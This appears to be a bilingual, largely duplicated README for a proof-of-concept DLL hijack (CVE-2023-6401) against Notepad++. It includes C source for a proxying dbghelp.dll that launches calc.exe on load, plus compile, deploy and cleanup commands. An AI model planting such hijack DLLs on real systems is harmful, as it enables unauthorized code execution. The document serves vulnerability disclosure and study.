⚠️ 重要な声明:セキュリティ研究および教育目的のみに使用してください
NotePad++ ≤ 8.1 DLLハイジャック脆弱性の概念実証。アプリケーションディレクトリに悪意のある dbghelp.dll を配置することで任意のコードを実行します。
# 下載專案
git clone https://github.com/mekitoci/CVE-2023-6401.git

# 進入專案目錄
cd CVE-2023-6401-main

# 編譯DLL
# gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows

# 部署到NotePad++目錄
copy dbghelp.dll "C:\Program Files\Notepad++\"

# 執行測試
"C:\Program Files\Notepad++\notepad++.exe"

# 立即清理
del "C:\Program Files\Notepad++\dbghelp.dll"


期待される結果: 電卓が起動 + メッセージボックス表示 + NotePad++が正常に起動
| 項目 | 詳細 |
|---|---|
| CVE番号 | CVE-2023-6401 |
| 影響バージョン | NotePad++ ≤ 8.1 |
| 脆弱性タイプ | DLLハイジャック / 検索パスハイジャック |
| 影響 | 任意のコード実行 |
| 前提条件 | アプリケーションディレクトリへの書き込み権限 |
Windowsは以下の順序でDLLをロードします:
NotePad++起動時に dbghelp.dll がロードされます。アプリケーションディレクトリに同じ名前の悪意のあるDLLを配置することで、システムDLLがロードされる前にコードを実行できます。
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // 執行惡意程式碼
        WinExec("calc.exe", SW_SHOW);
        MessageBoxA(NULL, "CVE-2023-6401 Crack", "Alert", MB_OK);

        // 載入真實DLL並轉發API調用
        char systemPath[MAX_PATH];
        GetSystemDirectoryA(systemPath, MAX_PATH);
        strcat(systemPath, "\\dbghelp.dll");
        realDbghelp = LoadLibraryA(systemPath);

        if (realDbghelp)
            realImageNtHeader = (pImageNtHeader)GetProcAddress(realDbghelp, "ImageNtHeader");
        break;
    }
    return TRUE;
}
gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows
# 移除惡意DLL
del "C:\Program Files\Notepad++\dbghelp.dll"

# 確認移除
dir "C:\Program Files\Notepad++\dbghelp.dll" 2>nul || echo "清理完成"
このプロジェクトは教育およびセキュリティ研究目的のみに使用されます。ユーザーは適用される法律および規制を遵守する責任を負います。
⚠️ 重要なお知らせ:セキュリティ研究および教育目的のみに使用してください
NotePad++ ≤ 8.1 DLLハイジャック脆弱性の概念実証。アプリケーションディレクトリに悪意のある dbghelp.dll を配置することで任意のコードを実行します。
# Clone the project
git clone https://github.com/mekitoci/CVE-2023-6401.git

# Navigate to project directory
cd CVE-2023-6401-main

# gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows

# Deploy to NotePad++ directory
copy dbghelp.dll "C:\Program Files\Notepad++\"

# Execute test
"C:\Program Files\Notepad++\notepad++.exe"

# Immediate cleanup
del "C:\Program Files\Notepad++\dbghelp.dll"
期待される結果: 電卓が起動 + メッセージボックス表示 + NotePad++が正常に起動
| 項目 | 詳細 |
|---|---|
| CVE番号 | CVE-2023-6401 |
| 影響バージョン | NotePad++ ≤ 8.1 |
| 脆弱性タイプ | DLLハイジャック / 検索順序ハイジャック |
| 影響 | 任意のコード実行 |
| 前提条件 | アプリケーションディレクトリへの書き込み権限 |
Windowsは以下の順序でDLLをロードします:
NotePad++は起動時に dbghelp.dll をロードします。アプリケーションディレクトリに同じ名前の悪意のあるDLLを配置することで、システムDLLがロードされる前にコードを実行できます。
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // Execute malicious code
        WinExec("calc.exe", SW_SHOW);
        MessageBoxA(NULL, "CVE-2023-6401 Crack", "Alert", MB_OK);

        // Load real DLL and forward API calls
        char systemPath[MAX_PATH];
        GetSystemDirectoryA(systemPath, MAX_PATH);
        strcat(systemPath, "\\dbghelp.dll");
        realDbghelp = LoadLibraryA(systemPath);

        if (realDbghelp)
            realImageNtHeader = (pImageNtHeader)GetProcAddress(realDbghelp, "ImageNtHeader");
        break;
    }
    return TRUE;
}
gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows
# Remove malicious DLL
del "C:\Program Files\Notepad++\dbghelp.dll"

# Confirm removal
dir "C:\Program Files\Notepad++\dbghelp.dll" 2>nul || echo "Cleanup completed"
このプロジェクトは教育およびセキュリティ研究目的のみに使用されます。ユーザーは適用される法律および規制を遵守する責任を負います。